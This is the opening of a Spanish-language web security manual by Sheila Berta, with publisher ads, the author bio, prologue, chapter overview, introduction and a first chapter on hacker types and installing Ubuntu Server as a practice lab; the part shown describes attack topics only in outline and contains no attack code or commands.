USERS

INCLUYE VERSIÓN DIGITAL GRATIS

WEB HACKING

CLAVES PARA DESARROLLADORES Y ADMINISTRADORES DE SITIOS

EXTRACCIÓN DE DATOS EN SERVIDORES DNS + MANIPULACIÓN DE FORMULARIOS

CROSS-SITE SCRIPTING + INYECCIÓN SQL A MYSQL, ORACLE DATABASE Y POSTGRESQL

por SHEILA BERTA

EVITE FALLAS DE SEGURIDAD EN APLICACIONES WEB

RU


CONÉCTESE CON LOS MEJORES LIBROS DE COMPUTACIÓN

APROVECHE LAS VENTAJAS DEL CLOUD COMPUTING

» EMPRESAS / INTERNET
» 320 PÁGINAS
» ISBN 978-987-1857-71-5


TODAS LAS NOVEDADES DE LA SUITE DE OFICINA MÁS USADA

» MICROSOFT / OFFICE
» 320 PÁGINAS
» ISBN 978-987-1949-21-2



POTENCIE SU EQUIPO CON EL ÚLTIMO SISTEMA OPERATIVO

» MICROSOFT / WINDOWS
» 320 PÁGINAS
» ISBN 978-987-1949-09-0



PREVENCIÓN DEL CIBERACOSO Y OTRAS AMENAZAS ONLINE

» HOME / INTERNET
» 192 PÁGINAS
» ISBN 978-987-1949-11-3

LLEGAMOS A TODO EL MUNDO VÍA OCA* Y DHL**

MÁS INFORMACIÓN / CONTÁCTENOS

usershop.redusers.com +54 (011) 4110-8700 usershop@redusers.com

*SÓLO VÁLIDO EN LA REPÚBLICA ARGENTINA // **VÁLIDO EN TODO EL MUNDO EXCEPTO ARGENTINA

WEB HACKING

CLAVES PARA DESARROLLADORES Y ADMINISTRADORES DE SITIOS

por Sheila Berta

RedUSERS

TÍTULO:	Web hacking
AUTOR:	Sheila Berta
COLECCIÓN:	Manuales USERS
FORMATO:	24 x 17 cm
PÁGINAS:	320

ISBN 978-987-1949-31-1

Berta, Sheila

Web hacking - 1a ed. - Ciudad Autónoma de Buenos Aires: Fox Andina; Buenos Aires: Dalaga, 2013.

320 p.; 24 x 17 cm. - (Manual users; 256)

ISBN 978-987-1949-31-1

1. Informática. I. Título

CDD 005.3

VISITE NUESTRA WEB

EN NUESTRO SITIO PODRÁ ACCEDER A UNA PREVIEW DIGITAL DE CADA LIBRO Y TAMBIÉN OBTENER, DE MANERA GRATUITA, UN CAPÍTULO EN VERSIÓN PDF, EL SUMARIO COMPLETO E IMÁGENES AMPLIADAS DE TAPA Y CONTRATAPA.

RedUSERS
COMUNIDAD DE TECNOLOGÍA

redusers.com

Nuestros libros incluyen guías visuales, explicaciones paso a paso, recuadros complementarios, ejercicios y todos los elementos necesarios para asegurar un aprendizaje exitoso.

LLEGAMOS A TODO EL MUNDO VÍA OCA* Y DHL**

* SÓLO VÁLIDO EN LA REPÚBLICA ARGENTINA // ** VÁLIDO EN TODO EL MUNDO EXCEPTO AR GENTINA

usershop.redusers.com usershop@redusers.com + 54 (011) 4110-8700

Sheila Berta

Nació en 1994, en el oeste de la provincia de Buenos Aires, Argentina. A los 12 años se introdujo en el mundo de la programación y la seguridad informática, por mera curiosidad. Desde entonces dedica muchas noches de café a estudiar, programar y poner en práctica los conocimientos adquiridos.
Ha encontrado fallos de seguridad en importantes aplicaciones, como WordPress, Facebook e ImageShack. Actualmente, con 18 años, trabaja como instructora de seguridad informática en un importante instituto de tecnología y es programadora en C/C++, Python y PHP, entre otros lenguajes. Se especializa en análisis de malware y seguridad sobre la plataforma web.

E-mail: shey.x7@gmail.com / LinkedIn: linkedin.com/in/sheilaberta

Agradecimientos

Siento la necesidad de agradecer, en primer lugar, a mis padres, por acompañarme en cada momento de mi vida; sé que quieren lo mejor para mí y se esfuerzan por que así sea. En segundo lugar, quiero agradecer a mis amigos, por estar a mi lado en las buenas y en las malas aún más, por escucharme innumerables veces y no permitir nunca que baje los brazos, por aconsejarme y ayudarme incondicionalmente. Gracias por compartir conmigo tantas risas y momentos lindos; mi vida sería aburrida sin ustedes.

No olvido tampoco agradecer a Romina Schnaider, por tomarse este libro como algo personal e insistirme tantas veces para que hoy sea una realidad, a Andrés Morales Zamudio, a Fabián Portantier y a todas aquellas personas que me ayudan a seguir creciendo y progresando en este apasionante mundo de la seguridad informática.

Prólogo

Quien está leyendo estas palabras se encuentra frente a un libro que puede abrirle las puertas al maravilloso mundo de la seguridad informática. Los aspectos más importantes de la materia son explicados de manera entretenida, con ejemplos prácticos, porque la mayoría de las personas que trabajamos en seguridad lo hacemos no solo como un trabajo, sino también como un juego que nos permite mantenernos siempre alertas, siempre aprendiendo.

Recomiendo leer este libro detenidamente, prestando atención a cada uno de los consejos y, si es posible, llevando a la práctica, paralelamente, todos y cada uno de los ejercicios propuestos. De este modo se irán encontrando las respuestas a las preguntas que el mismo libro sugiere plantearse. Después de todo, un buen libro no debe dejarnos solo respuestas, si no también preguntas que antes ni siquiera se nos hubiesen ocurrido.

Todos los ejemplos están basados en GNU/Linux, que es el mejor sistema para aprender sobre seguridad, puesto que expone todo su funcionamiento interno para que podamos analizarlo y entender mejor cada una de sus partes. Sin embargo, una vez adquiridos los conocimientos, se vuelve sencillo transportarlos a cualquier otro sistema.

Por supuesto, se hablará acerca de protocolos (como DNS y HTTP) pero, a diferencia de lo que sucede con muchos otros libros, se va a explicar de una manera clara para qué sirven y por qué son importantes en el funcionamiento de internet (algo fundamental para cualquier persona que se encuentre interesada en aprender las artes del hacking). Indefectiblemente, también se desarrollarán los ataques más populares, de los cuales son víctimas muchas aplicaciones web.

Cuando comencé a interesarme por la seguridad hubiera estado encantado de poder contar con esta obra. Sugiero al lector que la aproveche y lea detenidamente, ya que le brindará recursos invaluables que le permitirán ser un mejor profesional.

Fabián Portantier

El libro de un vistazo

Este libro está dirigido a los programadores que deseen desarrollar aplicaciones web con un mayor nivel de seguridad y a todas aquellas personas a quienes les interese comprender las técnicas utilizadas por los hackers para comprometer un servidor web y sus componentes. Nos enfocaremos en el análisis de estas técnicas, aplicando siempre la contracara de la defensa.

*01 SEGURIDAD EN LA WEB

Instalaremos la distribución Linux Ubuntu Server para realizar las prácticas que se desarrollan a lo largo del libro. Además, explicaremos conceptos básicos y medidas de seguridad tales como la asignación de contraseñas, permisos, distribución de servicios y respaldos de información.

*02 SERVIDORES DNS

Analizaremos en profundidad los servidores DNS, su estructura y funcionamiento. Además, aprenderemos técnicas de extracción de datos que se pueden aplicar al servidor DNS de una organización para obtener información sobre la estructura interna de su sitio web.

*03 PROTOCOLO HTTP

Conoceremos tanto los métodos de petición existentes en el protocolo HTTP, como las cabeceras que podemos definir y utilizar para obtener información sobre un servidor web y el software que utiliza.

*04 ATAQUES CROSS-SITE

Los ataques de tipo Cross-Site aprovechan fallos de seguridad en los sitios para afectar a sus usuarios, robándoles sus credenciales de acceso e incluso apoderándose por completo de su navegador web. Aprenderemos estas técnicas de ataque para desarrollar una aplicación que las resista.

*05 DEL CLIENTE AL SERVIDOR

Aprenderemos a manipular los formularios de modo que podamos ver información acerca de éstos, eliminar límites de caracteres, ver campos ocultos y saltar todas las protecciones de un sitio, utilizando tecnologías del lado del cliente.

*06 INCLUSIÓN DE ARCHIVOS

Un incorrecto filtrado de los archivos que pueden incluirse dentro de una aplicación puede derivar en un fallo de seguridad que permita a un hacker obtener el control total del servidor web. Comprenderemos cómo se produce esta falla y la manera de evitarla en nuestros proyectos.

*07 EJECUCIÓN REMOTA DE CÓDIGO

Identificaremos las funciones PHP que pueden convertirse en un vector de ataque cuando no son utilizadas correctamente por los desarrolladores. Además, aprenderemos a evadir filtros y, finalmente, a implementar las protecciones adecuadas.

*08 REVELACIÓN DE INFORMACIÓN

Conoceremos los errores de configuración más frecuentes que permiten a un hacker obtener información de gran utilidad sobre un servidor web, sin hacer demasiados esfuerzos. Analizaremos cuáles son estas configuraciones inseguras y las modificaciones que podemos realizar para evitar exponer información sensible.

*09 INYECCIÓN SQL A BASES DE DATOS

Las inyecciones SQL le permiten a un hacker saltar un sistema de autenticación hasta obtener una base de datos completa. Realizaremos inyecciones SQL a los gestores MySQL, PostgreSQL y Oracle Database. Además, implementaremos protecciones desde el código para evitar, en lo posible, las inyecciones SQL en nuestra aplicación.

*10 SEGURIDAD EN EL SERVIDOR

Luego de analizar los fallos de programación que pueden derivar en vulnerabilidades dentro del código de una aplicación, es hora de implementar seguridad dentro del servidor web. Aprenderemos a instalar un Web Firewall y a reforzar todas las medidas que hemos aprendido en capítulos anteriores.

INFORMACIÓN COMPLEMENTARIA

A lo largo de este manual, podrá encontrar una serie de recuadros que le brindarán información complementaria: curiosidades, trucos, ideas y consejos sobre los temas tratados. Para que pueda distinguirlos en forma más sencilla, cada recuadro está identificado con diferentes iconos:


CURIOSIDADES E IDEAS


ATENCIÓN


DATOS ÚTILES Y NOVEDADES



SITIOS WEB

Contenido

*01 Seguridad en la web


*02 Servidores DNS

*03 Protocolo HTTP




*04
Ataques Cross-Site


*05
Del cliente al servidor



*06 Inclusión de archivos



*07 Ejecución remota de código



*08 Revelación de información

*09 Inyección SQL a bases de datos

*10 Seguridad en el servidor

* Servicios al lector

*Ap ON WEB Sitios y programas recomendados

Introducción

En sus comienzos, la web no era más que documentos en texto plano que se enlazaban unos a otros mediante hipervínculos. Hoy, esos simples documentos evolucionaron a tal punto que se convirtieron en complejas aplicaciones capaces de interactuar con el usuario y manejar inconmensurables cantidades de información de todo tipo.

Junto las tecnologías web, también evolucionaron los problemas vinculados a la seguridad, en especial porque estas novedosas aplicaciones empezaron a ofrecer servicios que requerían de información tan sensible como tarjetas de crédito y datos confidenciales sobre sus usuarios.

Esta constante evolución tecnológica, y los problemas de seguridad que suscita, fueron los aspectos fundamentales que motivaron a realizar esta obra, cuyo objetivo principal es que el lector pueda comprender las fallas de programación y configuración que permiten a un atacante comprometer la seguridad de una aplicación web y sus bases de datos.

La premisa que guía este libro es que para saber defenderse es necesario saber atacar. Debido a esto, en cada tema expuesto se desarrollan ejemplos de códigos que son analizados para identificar la falla que poseen y cómo puede ser explotada por un atacante. A partir de esta explicación, se proponen diversas maneras de solucionar cada una de las vulnerabilidades de seguridad que han sido tratadas.

Empezaremos desde los conceptos más básicos y los consejos más simples –pero que son indispensables– y avanzaremos hasta los protocolos involucrados en una plataforma web y el modo en que pueden convertirse también en un vector de ataque.

Luego analizaremos de manera integral los fallos más frecuentes de seguridad en la programación de aplicaciones web y cómo pueden ser descubiertos y explotados, junto a la manera de solucionarlos. Aprenderemos también cómo un atacante puede obtener una base de datos completa realizando técnicas de ataque a los gestores más populares y, por último, implementaremos medidas de protección más avanzadas en el interior del servidor web.

Espero que este libro sea una gran herramienta, que permita comprender las técnicas más utilizadas por los hackers para comprometer la seguridad de todos los componentes que se encuentran en un servidor web.

Bienvenidos a la seguridad en el universo web.

Sheila Berta

*01 –

Seguridad en la web

En este primer capítulo nos introduciremos en la seguridad informática, a partir de la definición de conceptos y la identificación de los personajes involucrados.
Empezaremos desde cero con la seguridad de una plataforma web e instalaremos un servidor y le aplicaremos medidas básicas de protección: contraseñas, permisos de usuarios y archivos y configuraciones de las aplicaciones.

Marco histórico y definiciones

Hace algún tiempo se habló mucho acerca del sitio **WikiLeaks**, que publicó documentos secretos del Pentágono y otras organizaciones gubernamentales. El grupo hacktivista **Anonymous** salió en su defensa mediante la operación conocida como **Operation Payback**, contra las leyes del ACTA (Acuerdo Comercial Anti-Falsificación), los derechos de autor y la censura en internet.

Finalmente, se desató una guerra informática que llamó la atención de muchos países y del periodismo mundial.

Hechos como este pueden hacernos surgir preguntas como: ¿podría un hacker obtener información confidencial acerca de mí? En caso de tener una empresa, ¿cómo puedo evitar que roben los datos de mis clientes o de mis productos?¿Existe alguna manera certera de proteger mi información privada?

En esta primera parte del capítulo nos enfocaremos en definir conceptos claves que nos ayudarán a comprender mejor el resto de la obra, a lo largo de la cual iremos respondiendo estas preguntas.

Figura 1. Bandera del grupo hacktivista **Anonymous**, utilizada en la mayoría de los videos y mensajes de su autoría.

Seguridad informática en la web

Para comprender mejor esta expresión, podríamos definir dos conceptos: por un lado, **seguridad informática**, y por el otro, seguridad informática **aplicada a la plataforma web**.

> LA SEGURIDAD INFORMÁTICA PROTEGE LOS DATOS DE LOS SISTEMAS COMPUTACIONALES

Definir **seguridad informática** podría ser algo complicado. A lo largo de los años se le han dado muchas definiciones diferentes a este término. La informática abarca el tratamiento de información utilizando sistemas computacionales; cuando hablamos de seguridad informática, entonces, nos referimos a cómo proteger esa información de personas malintencionadas o, simplemente, de quienes no deban verla. Para hacerlo debemos mitigar los riesgos que se encuentren en el sistema.

En este libro trataremos específicamente la seguridad informática aplicada al campo web. Actualmente, existen millones de aplicaciones webs que contienen y manejan diariamente información sensible (bancos, correos electrónicos, webs de compra y venta, cuentas privadas, etcétera). Si dicha información sufriera un robo o fuera alterada, podría llegar a comprometer seriamente tanto a las organizaciones como a sus usuarios.

Figura 2. Security by Default (**www.securitybydefault.com**) es un excelente blog en español sobre seguridad informática.

Hackers y Defacers

Algunas personas llaman a los hackers criminales informáticos, piratas de la red, mafiosos de las computadoras, terroristas cibernéticos, entre muchos otros términos. Esto puede deberse a que es común escuchar noticias donde se acusa a un hacker de haber robado miles de cuentas bancarias, de correos electrónicos y de redes sociales, o tal vez de haber ingresado al sistema de alguna empresa o gobierno y alterado información confidencial, entre otros delitos cibernéticos.

Figura 3. **Die Hard 4.0** es un film con Bruce Willis donde los hackers son protagonistas.

Por el contrario, otras personas los admiran por su gran conocimiento (aunque quizás no sepan exactamente quiénes son y qué hacen). También hay quienes ni si quiera saben que existen.

Dedicaremos esta sección del libro a aclarar todas las dudas que puedan surgir acerca de los hackers.

En la década del 60, el **MIT** (Instituto Tecnológico de Massachusetts) adquirió la primera computadora, **PDP-1**. Sus estudiantes, que poseían un laboratorio de inteligencia artificial,

desarrollaron herramientas de programación y el Instituto se convirtió en el primero en dictar cursos de ciencias de la computación. Fue en ese momento cuando empezó a surgir lo que hoy conocemos como **cultura hacker**. Los estudiantes del MIT se hacían llamar hackers porque mejoraban o modificaban programas para que realizaran acciones diferentes a las originales.

En 1969, el Departamento de Defensa de los Estados Unidos creó la primera red de computadoras intercontinental de alta velocidad, **ARPANET**. Logró comunicar a cientos de investigadores de universidades, escuelas y centros de investigación, facilitando el intercambio de conocimientos e información con gente de cualquier parte y contribuyendo al avance de la tecnología y de la cultura hacker.




Figura 4. El **emblema hacker**, un símbolo de la cultura hacker creado por Eric S. Raymond en octubre de 2003.

Parecidos pero diferentes

La palabra **hacker** ha recibido diferentes definiciones a lo largo de los años. Sin embargo podemos afirmar que se trata de una persona apasionada por el conocimiento, siempre dispuesta a seguir aprendiendo, investigando y actualizándose sobre un tema determinado, que podría ser completamente diferente a la informática, aunque asociemos la palabra hacker automáticamente con una computadora.

En el ámbito de la seguridad informática, un hacker es un experto en el tema. Por este motivo es que algunos individuos dicen ser hackers con el único objetivo de poder sorprender a quienes no tienen muy en claro lo que esto realmente significa.

Probablemente hayamos notado que en el título de esta sección se nombra a un segundo personaje, el **defacer**. La denominación se atribuye a quienes practican el **deface** o **defacing**: se trata de modificar la portada o cualquier otra página de un sitio web sin la autorización del administrador. Quizás nos estemos preguntando qué sentido tiene hacer esto o con qué objetivo lo hacen. Por lo general, la intención es de dejar un mensaje a los dueños de la página, algo que vemos muchas veces en noticias que muestran sitios webs de empresas, instituciones o gobiernos que son defaceados.

Figura 5. Deface realizado a Speedy/Telefónica por **Cvir.System** en el año 2010, con un claro mensaje de queja.

Tipos de hackers

Como hemos dicho, un hacker es una persona de abundantes conocimientos, un verdadero experto en el área. Sin embargo, si bien hay quienes utilizan estos conocimientos para asegurar y proteger los sistemas informáticos, otros buscan el modo de romperlos o acceder a ellos sin autorización para robar la información que contienen. Aquí es donde entra en juego la **ética hacker**. Según la elección que hagan, se los clasifica como **White Hat** o **Black Hat** (sombrero blanco o sombrero negro).

Los **White Hat Hackers** (o hackers de sombrero blanco) son quienes utilizan sus conocimientos para brindar protección a los sistemas informáticos. Suelen analizar aplicaciones –generalmente de código abierto– en busca de vulnerabilidades, con el fin de reportarlas y aumentar la seguridad del software. Muchos trabajan para grandes empresas o proyectos de informática enfocados a mejorar la seguridad.

> LA ÉTICA PROFESIONAL DIVIDE A LOS HACKERS EN WHITE HAT Y BLACK HAT

Los **Black Hat Hackers**, al contrario, utilizan sus saberes para corromper el funcionamiento de un sistema o robar la información que contenga. El hecho de que sean hackers de sombrero negro no significa que posean menos conocimientos que los de sombrero blanco. Los Black Hat también son hackers y tienen gran conocimiento pero escasa ética. Buscan vulnerabilidades en aplicaciones pero no las reportan, sino que las explotan a su conveniencia.

¿Existe una línea intermedia entre estos dos tipos de hackers? Efectivamente la hay: los **Grey Hat Hackers**. Estos utilizan sus conocimientos para defender, algunas veces, y otras para atacar, según les convenga. Por ejemplo, si encuentran vulnerabilidades en aplicaciones, analizarán si les conviene más reportar la falla o no hacerlo, según lo que la empresa dueña del software les ofrezca y sus propios objetivos.

Figura 6. Hacker Evolution es un juego que pretende desafiar la inteligencia de los gamers, quienes deben asumir el papel de un hacker.

Psicología del hacker

La maravillosa sensación de llegar al final de la meta, de cumplir un objetivo, de conseguir lo que se quiere. La adrenalina al entrar a un lugar desconocido, secreto o prohibido. La exaltación por descubrir algo que todavía nadie descubrió... ¿serán esas emociones las que impulsan a un hacker a hacer lo que hace? Es probable que sí, pero no todos tienen las mismas motivaciones y objetivos.

Muchos coincidirán en que la curiosidad es indispensable para introducirse en este mundo. Impulsa a los principiantes a seguir aprendiendo e investigando el funcionamiento de las cosas, a no quedarse solo con lo que se ve en la pantalla e ir más allá. Muchas veces es también la causa por la cual un hacker experimentado entra a un sistema, queriendo saber qué hay, con qué información se va a encontrar y si podrá serle útil o no.

Por otra parte, existen quienes solo buscan engrandecer su nombre: por lo general, los defacers. Una gran parte de ellos no son en realidad verdaderos hackers sino adolescentes con mínimos conocimientos, que solo quieren alimentar su ego y conseguir el respeto de sus pares. Un deface que muestra el nombre de quien lo realizó, sin ningún mensaje hacia los administradores, es el prototipo de lo que son capaces de hacer. Un verdadero Black Hat Hacker no desperdiciará el tiempo poniendo su nombre en una página web, ya que si consigue acceso a un sistema buscará beneficiarse con lo que ha logrado y pasar desapercibido.

Figura 7. Deface realizado a la página de Google de Puerto Rico en el año 2009.

Un White Hat Hacker quizás tenga como objetivo conseguir trabajo en una empresa de seguridad informática, por lo que buscará la manera de demostrar lo que sabe (por ejemplo, encontrando fallas de seguridad en las aplicaciones de la empresa y reportándolas hasta que logre conseguir oficialmente un puesto).

Seguramente un Black Hat Hacker también quiera conseguir dinero aprovechando todo el conocimiento que tiene, pero elige otros caminos, tales como el robo de cuentas bancarias y la venta de contraseñas de correos electrónicos y redes sociales.

Como conclusión, podríamos decir que son múltiples las motivaciones que puede tener un hacker. Van desde la simple curiosidad y las ganas de divertirse hasta la búsqueda de un beneficio económico a partir de lo que sabe. Todo dependerá de sus objetivos finales.

Ahora que conocemos a los hackers y sus motivaciones, vamos a realizar la instalación de un servidor web para poder llevar a cabo las pruebas de seguridad.

Instalación de un servidor web

Para realizar todas las pruebas de seguridad que analizaremos en este libro es ideal que contemos con un servidor web propio donde podamos hospedar nuestros códigos de ejemplo y hacer prácticas.

En la actualidad, muchos servidores web utilizan como sistema operativo alguna distribución **GNU/Linux** (**Debian**, **CentOS**, **OpenSuSE**, **Fedora**, entre otras). Estas distribuciones no vienen

ÉTICA HACKER

La ética es una rama de la filosofía que abarca el estudio de la moral y está asociada a la distinción entre lo que se considera bueno y malo. La ética de un hacker se ve reflejada en las decisiones que toma, por ejemplo, al obtener acceso a un sistema. Finalmente, según su ética será un **Black Hat Hacker** o un **White Hat Hacker** (ethical hacker).

específicamente para ser instaladas en servidores web, por lo cual es muy probable que contengan aplicaciones innecesarias. Por ejemplo, no nos sería de nada útil contar con la aplicación OpenOffice si estamos usando la distribución en un servidor web.

Seguramente hemos escuchado hablar sobre la famosa distribución GNU/Linux **Ubuntu**. Esta distribución cuenta con una versión llamada **Ubuntu Server** que es muy fácil de instalar y no trae aplicaciones innecesarias, ya que viene específicamente preparada para ser instalada en servidores web. A continuación, detallaremos su instalación.

Descarga de Ubuntu Server

Dado que esta versión de Ubuntu es específica para servidores web, cuenta con un kernel optimizado y sus requisitos mínimos son de 128 megabytes de RAM y 1 gigabyte de espacio en el disco.

Para descargar Ubuntu Server ingresamos al sitio web oficial de Ubuntu (**www.ubuntu.com**), nos dirigimos al menú **Download** y en el menú desplegable seleccionamos el ítem **Server**.

Figura 8. Ubuntu cuenta con versiones adaptadas a las necesidades de cada usuario, entre ellas **Ubuntu Desktop** y **Server**.

Tendremos que elegir si descargamos la versión de 32 bits o de 64 bits. Una vez hecho, presionamos el botón **Get Ubuntu**.

Instalación del sistema

Una vez terminada la descarga de la imagen **.iso** de Ubuntu Server procedemos a grabarla en un CD y arrancamos desde éste para iniciar con la instalación del sistema.

Si no queremos hacer cambios en nuestro equipo al instalar Ubuntu Server, tenemos otra opción, que es utilizar una **máquina virtual**. Estas nos permiten instalar el sistema operativo deseado sin alterar la información que contenga nuestro disco duro. En el tema **Reducción y distribución de servicios** de este capítulo podremos encontrar más información sobre las máquinas virtuales.




Figura 9. Como podemos observar, **Ubuntu Server** está disponible en una amplia cantidad de idiomas.

La **Figura 9** muestra la primera pantalla que aparece al arrancar desde el CD. Como Ubuntu Server está disponible en muchos idiomas, nuestro primer paso será seleccionar el idioma con el que preferimos trabajar.

UBUNTU

Para quienes gustan de Linux, Ubuntu es una gran distribución, con diferentes versiones actualizadas constantemente y adaptadas a las necesidades de cada usuario. Además, hay abundante documentación de ayuda en internet y portales donde es posible plantear cualquier inquietud sobre el tema.

Acto seguido obtenemos una nueva pantalla con varias opciones, tal como se observa en la **Figura 10**. Lo más rápido es elegir la primera opción, **Instalar Ubuntu Server**. Si vamos a instalar el sistema en un disco duro quizá sea recomendable optar por **Comprobar defectos en el disco** antes de arrancar con la instalación, que también permite repararlo en el caso de que ya lo tengamos instalado.

Figura 10. Una buena práctica es elegir la opción **Comprobar defectos en el disco**, que nos evitará problemas en la instalación.

Si elegimos la primera opción, inmediatamente comenzará el instalador de Ubuntu Server. Como podemos observar, no tiene una bonita interfaz gráfica, ya que no trae instalado ningún entorno gráfico como **KDE** (**www.kde.org**) o **GNOME** (**www.gnome.org**).

En esta primera parte de la instalación tendremos que configurar cuestiones básicas; en primer lugar, debemos seleccionar nuestro país o región y luego el origen del teclado que estemos utilizando.

PELÍCULAS ACERCA DE LOS HACKERS

Existen muchos films relacionados con estos temas. Entre otras, se encuentran: **Sneakers** (1992), **The Net** (1995), **Hackers** (1995), **The Matrix** (1999), **Takedown** (2000), **Antitrust** (2001), **Firewall** (2005), **The Net 2** (2006) y **Die Hard 4** (2007).

Luego continuamos con la configuración de red e introducimos un nombre para nuestra máquina (tal como muestra la **Figura 11**).




Figura 11. Introducimos el nombre de la máquina y luego el nombre de usuario.

